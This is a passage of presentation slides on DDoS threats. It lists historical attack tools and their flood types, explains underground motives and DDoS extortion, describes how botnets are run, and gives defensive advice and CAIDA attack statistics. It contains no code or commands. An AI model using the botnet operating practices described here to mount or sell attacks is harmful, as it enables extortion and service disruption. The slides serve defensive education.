
Coded by JC'zic

Set packet size from 10 to 1300 octets

# HTTP attack

Who to  
attack

Click to get  
latest victim



First came out in January 1999!

# Attack tools

- Others not covered:
  - Blitznet
  - Trank
  - Carko
    - <http://www.securityfocus.com/archive/75/177265>
  - Freak88
  - Spank
  - Stick
    - <http://xforce.iss.net/alerts/advice74.php>

# Summary of tools (1)

Name	Ammunition
Trinoo	UDP random ports
TFN/TFN-2K	Spoofed UDP/ICMP/TCP, SYN Smurf
Stacheldraht v4/v2.666	Spoofed UDP, ICMP, TCP SYN, Smurf, TCP ACK, TCP NUL
FAPI	UDP, TCP SYN, TCP ACK, ICMP
Carko (Stacheldraht v1.666 + antigl + yps)	UDP, ICMP, TCP SYN, Smurf, TCP ACK, TCP NUL
Freak88	ICMP
Shaft	UDP, ICMP, TCP SYN
Mstream	TCP ACK
Blitznet	Spoofed IP floods
Ramen	Worm Multicast
Targa	Random ALL (TCP, UDP, long headers)
Spank	Multicast

# The underground ecosystem

# The underground ecosystem

- **MICE** – an acronym for
  - Money
  - Ideology
  - Compromise
  - Ego
- **INTEL/TLA** agencies
  - Methods used by (counter)intelligence agencies and security services to
    - Identify why someone became an informer/started to spy his own country
    - Get him to do it

# The underground ecosystem

- **MEECES** – an acronym for
  - Money
  - Ego
  - Entertainment
  - Cause
  - Entrance into social groups
  - Status
- Max Kilger (Honeynet Project)
  - Applies to the underground/"hacker"/blackhat community

# The underground ecosystem

## ■ What have we seen up to now

- Cause/Hacktivism:
  - Web site defacement
  - DDoS (SCO, WU/MSFT, etc)
- Ego/Status:
  - “I have more (network) power than you”
  - “I’m not going to loose that item in <online game>”
- Entertainment
  - “Hey look, I just DoSed <favorite IRC user/website>”
- Entrance into a social group
  - “Wanna trade this botnet ?”

# The underground ecosystem

## ■ What have we seen up to now

- Money:
  - BGP speaking routers
  - SPAM, botnets, open proxies, etc.
  - C/C numbers incl. personal information, eBay accounts, etc.

## ■ Where are we today ? Real money

- “Pay or get DDoSed”
- Organized crime using “real world” proven ways of making money on the Internet
- Targets: online business, mainly gaming/gambling/betting sites nowadays

# The underground ecosystem

## ■ Where are we today

- “Loosing” a botnet isn’t a tragedy
- Mass-acquisition tools are mandatory
- Protect your property (host and communication channel)
  - Control channel over IRC/P2P/not so common protocols/IPv6 (anonymous)
  - Secure the host to avoid multiple zombies/agents
- Not for fun on free time anymore (people with network and DoS filtering technology/techniques skills)
- The skills, knowledge, organization and hierarchy are not different/worth in the “blackhat” world... anything but not the chaotic world we all expect

# The underground ecosystem

## ■ Where are we today

- A few hundred/thousand dollars/euros is a yearly salary in poor countries
- AP and SA are the main sources, not (just) .ro anymore
- Usually good education, leaving a country with a high number of unemployed people
- Most of the communications are in-band (Internet), out-of-band is limited to “hacker” meetings or local phone calls
- Do you have the resources to analyze TBs a day of IRC logs coming from compromised hosts/honeypots (in x different languages) ?

# The underground ecosystem

## ■ Online (only) business

- Strong need to (re)evaluate the threat model
- Adapt their infrastructure to cope with such attacks
  - Hosting DNS+web server+payment system behind a single 512 Kb/s DSL line is asking for trouble
  - You need spare capacity (network, system and application)
  - A distributed architecture
  - A plan B/process to react
- Changing the IP address, DNS entry, removing dynamic content, etc. are known tricks, this is an arms race and proactive team work!


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# Statistics CAIDA/UCSD


- 4,000 attacks per week
- 40 - 200 concurrent attacks / hour
- Most last 10 min's - 2 hours (avg 1/2 hour)
- Romania (15%) and Brazil (7%)

# Backscatter CAIDA/UCSD


Moore, Voelker, Savage



# Attacks B/W (June 2001)




Highest: 27000 pps




Highest: 32 Mbps

**Approximate values only. Low accuracy due to sampling.**


# Attacks Duration (6/2001)



